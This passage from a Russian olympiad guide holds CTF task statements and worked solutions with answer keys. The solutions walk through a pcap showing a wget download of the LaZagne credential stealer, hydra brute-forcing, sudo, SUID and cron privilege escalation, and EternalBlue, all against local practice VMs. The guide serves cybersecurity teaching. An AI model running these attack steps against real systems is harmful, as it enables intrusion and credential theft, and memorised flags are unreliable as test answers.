В этот раз новые клиенты не пришли, что вызвало сильное смущение. Задумавшись о том, почему хакеры из «Таежного Кролика» решили отдохнуть, поняли, что причин этому нет. Если нет причин отдыхать, то они точно кого-то взламывают. А раз никто не пришел, они атакуют того, кто прийти за помощью не может...

Дрожащими руками решили проверить трафик внутри корпоративной сети и поняли, что новой целью стала сама корпоративная сеть!

Укажите IP-адрес жертвы.

Формат ответа

NTO(xxx.xxx.xxx.xxx).

Решение

Смотрим **Statistics — Conversation** и видим, что больше всего активность идет между хостами 192.168.238.128 и 192.168.238.160.

Ставим фильтр

```
ip.addr == 192.168.238.128 && ip.addr == 192.168.238.160
```

и жмем **Follow TCP stream**. Сразу же видим сессию, в которой видим команду:

```
wget -r http://192.168.238.128/LaZagne
```

Соответственно, жертва у нас 192.168.238.160.

Ответ: NTO(192.168.238.160).

Задача 3.2.1.37. Мстители: вдали от дома (150 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/37-41.pcapng.

В этот раз новые клиенты не пришли, что вызвало сильное смущение. Задумавшись о том, почему хакеры из «Таежного Кролика» решили отдохнуть, поняли, что причин этому нет. Если нет причин отдыхать, то они точно кого-то взламывают. А раз никто не пришел, они атакуют того, кто прийти за помощью не может...

Дрожащими руками решили проверить трафик внутри корпоративной сети и поняли, что новой целью стала сама корпоративная сеть!

Укажите название утилиты, которой было скачано вредоносное ПО на машину жертвы.

Формат ответа

NTO(name).

Решение

Ставим фильтр

```
ip.addr == 192.168.238.128 && ip.addr == 192.168.238.160
```

И жмем **Follow TCP stream**. Сразу же видим сессию, в которой видим команду

```
wget -r http://192.168.238.128/LaZagne
```

Соответственно, жертва у нас 192.168.238.160, а утилита — `wget`.

Ответ: NTO(wget).

Задача 3.2.1.38. Мстители: война бесконечности (150 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/37-41.pcapng.

В этот раз новые клиенты не пришли, что вызвало сильное смущение. Задумавшись о том, почему хакеры из «Таежного Кролика» решили отдохнуть, поняли, что причин этому нет. Если нет причин отдыхать, то они точно кого-то взламывают. А раз никто не пришел, они атакуют того, кто прийти за помощью не может...

Дрожащими руками решили проверить трафик внутри корпоративной сети и поняли, что новой целью стала сама корпоративная сеть!

Укажите количество учетных записей, которые были скомпрометированы. Имейте в виду, что при подсчете имена учетных записей не должны повторяться.

Формат ответа

NTO(number).

Решение

В сессии между хостами видим запуск утилиты:

```
python3 laZagne.py all -v
```

И далее видим пароли в открытом виде от УЗ filezilla:

```
petr, pedro, alex, olga
```

И хеши локальных УЗ:

```
administrator,  admini, root, user
```

Ответ: NTO(8).

Задача 3.2.1.39. Мстители: финал (100 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/37-41.pcapng.

В этот раз новые клиенты не пришли, что вызвало сильное смущение. Задумавшись о том, почему хакеры из «Таежного Кролика» решили отдохнуть, поняли, что причин этому нет. Если нет причин отдыхать, то они точно кого-то взламывают. А раз никто не пришел, они атакуют того, кто прийти за помощью не может...

Дрожащими руками решили проверить трафик внутри корпоративной сети и поняли, что новой целью стала сама корпоративная сеть!

Укажите время, за которое прошла запись трафика.

Формат ответа

NTO(MM:SS).

Решение

Первая запись у нас датирована 17:53:51, последняя 18:09:14.

Ответ: NTO(15:23).

Задача 3.2.1.40. Лучшая защита — нападение 1 (300 баллов)

Тема: наступательная безопасность.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/vulnboxes/1.ova.

Терпеть выходки «Таежного Кролика» больше невозможно. Вооружившись дистрибутивом Kali Linux, было решено показать «Кролику», где раки зимуют, и начать атаковать инфраструктуру этой группировки.

Локально разверните образ `1.ova`, доказательством компрометации этого узла будет флаг в директории пользователя `root`.

Формат ответа

NTO(flag).

Решение

С помощью инструмента `nmap` просканируем узел.

```
┌──(kali㉿kali)-[/media/sf_sharedfolder/seclist]
└─$ nmap 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-30 10:31 EST
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.56.101
Host is up (0.00019s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 13.07 seconds
```

Рис. 3.2.1

Используя учетную запись `anonymous:anonymous`, просмотрим доступные на ftp-сервере файлы.

```
┌──(kali㉿kali)-[/media/sf_sharedfolder/seclist]
└─$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPd 3.0.5)
Name (192.168.56.101:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||33791|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0            2752 Jul 03 12:58 borch.doc
-rw-r--r--    1 0        0             328 Jul 03 13:44 db.txt
226 Directory send OK.
ftp>
```

Рис. 3.2.2

В файле `db.txt` находится часть конфигурационного файла mysql, в котором можем обнаружить имя одного из пользователей целевой системы — `sysadm`.

```
┌──(kali㉿kali)-[/media/sf_sharedfolder/seclist]
└─$ cat db.txt

$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='adminibjbjdbjd';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='sysadm';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
// Authentication settings
$dolibarr_main_authentication='dolibarr';
```

Рис. 3.2.3

С помощью утилиты `hydra` и словаря `xató-net-100million-passwords-1000.txt` подбираем пароль для данной учетной записи.

```
┌──(kali㉿kali)-[/media/sf_sharedfolder/seclist]
└─$ hydra -l sysadm -P /media/sf_sharedfolder/seclist/xato-net-10-million-pas
swords-1000.txt 192.168.56.101 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-30 10:
16:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1000 login tries (l:1/p:1
000), ~63 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[STATUS] 145.00 tries/min, 145 tries in 00:01h, 855 to do in 00:06h, 16 activ
e
[22][ssh] host: 192.168.56.101   login: sysadm   password: purple
```

Рис. 3.2.4

Получив возможность выполнения произвольного кода через `ssh`, проверяем возможности выполнения команд в привилегированном режиме (`sudo`) на данном узле.

```
sysadm@testubuntu2:~$ sudo -l
Matching Defaults entries for sysadm on testubuntu2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:/snap/bin

User sysadm may run the following commands on testubuntu2:
    (root) /home/sysadm/finance_math.sh
```

Рис. 3.2.5

Так как пользователь может редактировать файл `finance_math.sh`, то добавляем строчку `/bin/bash` в скрипт и запускаем этот скрипт в привилегированном режиме, после читаем флаг в `/root`.




Рис. 3.2.6

Ответ: NTO(w3lc0m3_t0_NTO).

Задача 3.2.1.41. Лучшая защита — нападение 2 (100 баллов)

Тема: наступательная безопасность.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/vulnboxes/2.ova.

Терпеть выходки «Таежного Кролика» больше невозможно. Вооружившись дистрибутивом Kali Linux, было решено показать «Кролику», где раки зимуют, и начать атаковать инфраструктуру этой группировки.

Локально разверните образ `2.ova`, доказательством компрометации этого узла будет флаг на рабочем столе пользователя `Sara`.

Формат ответа

NTO(flag).

Решение

С помощью инструмента `nxc` узнаем, что операционная система, установленная на данном узле — Windows 7.




Рис. 3.2.7

С помощью инструментария `msfconsole` и модуля `windows/smb/ms17_010_eternalblue` проверяем наличие уязвимости MS17-010.




Рис. 3.2.8

Эксплуатируем уязвимость, находим и читаем флаг на рабочем столе пользователя `Sara`.




Рис. 3.2.9




Рис. 3.2.10

Ответ: NTO(w4nn4_cry_0r_w4nn4_fl4g?).

Задача 3.2.1.42. Лучшая защита — нападение 3 (300 баллов)

Тема: наступательная безопасность.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/vulnboxes/3.ova.

Терпеть выходки «Таежного Кролика» больше невозможно. Вооружившись дистрибутивом Kali Linux, было решено показать «Кролику», где раки зимуют, и начать атаковать инфраструктуру этой группировки.

Локально разверните образ `3.ova`, доказательством компрометации будет почта одного из администраторов.

Формат ответа

NTO(flag).

Решение

С помощью инструмента `nmap` сканируем узел, видим открытый 5432 порт — база данных `postgresql`.

```
Nmap scan report for 192.168.56.103
Host is up (0.00037s latency).

PORT     STATE SERVICE
5432/tcp open  postgresql

Nmap done: 256 IP addresses (256 hosts up) scanned in 2.20 seconds
```

Рис. 3.2.11

С помощью инструмента `hydra` проводим словарную атаку на данный сервис.

```
┌──(kali㉿kali)-[/media/sf_sharedfolder/seclist]
└─$ hydra -l postgres -P /media/sf_sharedfolder/seclist/xato-net-10-million-p
asswords-100000.txt 192.168.56.103 postgres
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-30 12:
17:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100000 login tries (l:1/p
:100000), ~6250 tries per task
[DATA] attacking postgres://192.168.56.103:5432/
[STATUS] 10009.00 tries/min, 10009 tries in 00:01h, 89991 to do in 00:09h, 16
 active
[5432][postgres] host: 192.168.56.103   login: postgres   password: sexybitch
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-30 12:
18:59
```

Рис. 3.2.12


С помощью утилиты `psql` и полученных данных учетной записи входим в систему управления базой данных.

```
postgres-# \l
postgres-# \c postgres
psql (16.3 (Debian 16.3-1+b1), server 14.12 (Ubuntu 14.12-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, compressio
n: off)
You are now connected to database "postgres" as user "postgres".
postgres-# \dt
              List of relations
 Schema |       Name         | Type  |  Owner
--------+--------------------+-------+----------
 public | datacenters        | table | postgres
 public | employeepositions  | table | postgres
 public | employees          | table | postgres
(3 rows)

postgres-# select * from employees;
ERROR:  syntax error at or near "/"
LINE 1: /d
        ^
postgres-# select * from employees;
```

Рис. 3.2.13

Проводим энумерацию существующих баз, таблиц. Выводим содержимое таблицы `employees`, где и находится флаг.



id	firstname	secondname	thirdname	login	position	email	phonenumber	experience	salary	age
1	Виталий	Добродумов	Васильевич	jayaleynello	admin	vitalkadobriy90@gmail.com	+79856432112	15	101012.00	34
2	Олег	Курсов	Витальевич	viotthaddyne	admin	oleggora@gmail.com	+79038743245	12	90763.00	32
3	Дмитрий	Напишин	Олегович	gaylagoresel	manager	krokodilzubi12@gmail.com	+79175890454	9	70345.00	28
4	Виктор	Толков	Дмитриевич	byroporiadar	manager	tolkznau43@gmail.com	+79459436574	7	60987.00	26
5	Харитон	Пятёркин	Викторович	olamacianeem	manager	postavtepyat@gmail.com	+79900996787	11	80694.00	29
6	Николай	Горохов	Харитонович	ssilleirissa	analyst	lubludota6@gmail.com	+79450070707	4	60432.00	42
7	Григорий	Смешинкин	Николаевич	rikaellahyli	engineer	nelubludota7@gmail.com	+79761233221	8	48765.00	40
8	Валентина	Споржедичко	Петровна	valentinaspo	admin	NTO(et0_b4za_b4z1r0v4nn4y4)	+79851111462	26	1000000.00	45

Рис. 3.2.14

Ответ: NTO(et0_b4za_b4z1r0v4nn4y4).

Задача 3.2.1.43. Лучшая защита — нападение 4 (300 баллов)

Тема: наступательная безопасность.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/vulnboxes/4.ova.

Терпеть выходки «Таежного Кролика» больше невозможно. Вооружившись дистрибутивом Kali Linux, было решено показать «Кролику», где раки зимуют, и начать атаковать инфраструктуру этой группировки.

Локально разверните образ `4.ova`, доказательством компрометации этого узла будет флаг в директории пользователя `root`.

Формат ответа

NTO(flag).

Решение

Используя предоставленные данные УЗ, получаем возможность удаленного выполнения кода через сервис `ssh`. Проводим энумерацию бинарных файлов с установленным `suid`-флагом (команда `find / -perm -u=s -type f 2>/dev/null`).




Рис. 3.2.15

Среди выведенных бинарных файлов подмечаем файл `make`, которые предоставляет возможность локального повышения привилегий при наличии `suid`-флага. Повышаем привилегии на узле, читаем флаг.




Рис. 3.2.16

Ответ: NTO(su1d_b1n4ry_pr1v35c).

Задача 3.2.1.44. Лучшая защита — нападение 5 (300 баллов)

Тема: наступательная безопасность.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/vulnboxes/5.ova.

Терпеть выходки «Таежного Кролика» больше невозможно. Вооружившись дистрибутивом Kali Linux, было решено показать «Кролику», где раки зимуют, и начать атаковать инфраструктуру этой группировки.

Локально разверните образ `5.ova`, доказательством компрометации этого узла будет флаг в директории пользователя `root`.

Формат ответа

NTO(flag).

Решение

Используя предоставленные данные УЗ, получаем возможность удаленного выполнения кода через сервис `ssh`. Проводим энумерацию планировщика задач (`crontab`): рис. 3.2.17.

Видим задачи, которые выполняются с привилегиями пользователя `root`. Проверяем, можно ли редактировать какие-либо из них: рис. 3.2.18.

Редактируем скрипт `getinfo3.sh`, добавляя вывод содержимого всех файлов в `/root` в файл `/tmp/output`: рис. 3.2.19.




Рис. 3.2.17




Рис. 3.2.18

Рис. 3.2.19

Ждем, пока планировщик задач выполнит задачу, и читаем файл: рис. 3.2.20–3.2.21.




Рис. 3.2.20




Рис. 3.2.21

Ответ: NTO(cr0n_w34sl3y_pr1v3sc).

Задача 3.2.1.45. Лучшая защита — нападение 6 (300 баллов)

Тема: наступательная безопасность.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/vulnboxes/6.ova.

Терпеть выходки «Таежного Кролика» больше невозможно. Вооружившись дистрибутивом Kali Linux, было решено показать «Кролику», где раки зимуют, и начать атаковать инфраструктуру этой группировки.

Локально разверните образ `6.ova`, доказательством компрометации этого узла будет флаг в директории пользователя `root`.

Формат ответа

NTO{flag}.

Решение

Используя учетную запись `anonymous:anonymous`, просмотрим доступные на ftp-сервере файлы.




Рис. 3.2.22

Среди них найдем `something.doc` со следующим содержанием.




Рис. 3.2.23

Получим пароль декодировав его из формата `base64`.




Рис. 3.2.24

Получим возможность удаленного выполнения кода через сервис `ssh`. Проверим права на выполнения команд в привилегированном режиме (`sudo`).

```
user@energy:~$ sudo -l
[sudo] password for user:
Matching Defaults entries for user on energy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on energy:
    (ALL) /usr/bin/grep, /usr/bin/find, /usr/bin/cat
```

Рис. 3.2.25

В привилегированном режиме выведем содержимое файла `/root/flag.txt`.

```
user@energy:~$ sudo cat /root/flag.txt
NTO(0n3_m0r3_sud0_pr1v3sc)
user@energy:~$
```

Рис. 3.2.26

Ответ: NTO(0n3_m0r3_sud0_pr1v3sc).

Задача 3.2.1.46. Лучшая защита — нападение 7 (300 баллов)

Тема: наступательная безопасность.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/vulnboxes/7.ova.

Терпеть выходки «Таежного Кролика» больше невозможно. Вооружившись дистрибутивом Kali Linux, было решено показать «Кролику», где раки зимуют, и начать атаковать инфраструктуру этой группировки.

Локально разверните образ `7.ova`, доказательством компрометации этого узла будет пароль одной из учетных записей, хранящихся на узле.

Формат ответа

NTO(flag).

Решение

Используя предоставленные данные УЗ, получаем возможность удаленного выполнения кода через сервис `ssh`.

Изучаем файлы, содержащиеся в домашней директории пользователя, в том числе файл `.config/filezilla/recentservers.xml`, в котором содержатся недавно использованные данные в сервисе filezilla данные учетных записей.

Рис. 3.2.27

Значение одного из паролей будет флагом.




Рис. 3.2.28

Ответ: NTO(n0t_r34lly_pl41nt3xt).

4. Заключительный этап

4.1. Работа наставника НТО при подготовке к этапу

На этапе подготовки к заключительному этапу НТО наставник решает две важные задачи: помощь участникам в подготовке к предстоящим соревнованиям и формирование устойчивой и слаженной команды. Заключительный этап требует высокой слаженности, уверенности и глубоких знаний, и наставник становится тем, кто объединяет усилия участников и направляет их в нужное русло.

Наставник помогает участникам:

- разобрать задания прошлых лет, используя официальные сборники, чтобы понять структуру финальных испытаний, типы задач и ожидаемый уровень сложности;
- изучить организационные особенности заключительного этапа, включая формат проведения, регламент, продолжительность и технические нюансы;
- спланировать подготовку — на основе даты начала финала составляется четкий график занятий, в котором распределены темы, практикумы и командные тренировки;
- обратиться (при необходимости) за консультацией к разработчикам заданий по профилю, уточнить, на какие аспекты подготовки следует обратить особое внимание, и получить дополнительные материалы.

Также рекомендуется участие в мероприятиях от организаторов, таких как:

- установочные вебинары и открытые разборы задач;
- хакатоны, практикумы и мастер-классы для финалистов;
- встречи в онлайн-формате, информация о которых публикуется в группе НТО во «ВКонтакте» и в телеграм-чатах профилей.

Наставнику необходимо уделить внимание работе на формированием устойчивой, продуктивной и мотивированной команды:

- **Сплочение команды.** Это особенно актуально, если участники живут в разных городах. Регулярные онлайн-встречи, совместная работа над задачами и неформальное общение помогают наладить доверие и улучшить командную динамику.
- **Анализ ролей.** Наставник вместе с командой определяет, кто за что отвечает, какие задачи входят в зону ответственности каждого участника. Также обсуждаются возможности взаимозаменяемости на случай непредвиденных ситуаций.
- **Оценка компетенций.** Важно определить, какими знаниями и навыками уже обладают участники, а какие необходимо развить. На основе этого формируется индивидуальный и командный план подготовки.

- **Участие в подготовительных мероприятиях от разработчиков профилей.** Перед заключительным этапом проводятся установочные вебинары, разборы задач прошлых лет, практикумы, мастер-классы для финалистов. Информация о таких мероприятиях публикуется в группе НТО в VK и в чатах профилей в Telegram.
- **Практика в формате хакатонов.** Наставник может организовать дистанционные хакатоны или практикумы с использованием заданий прошлых лет и методических рекомендаций из официальных сборников.

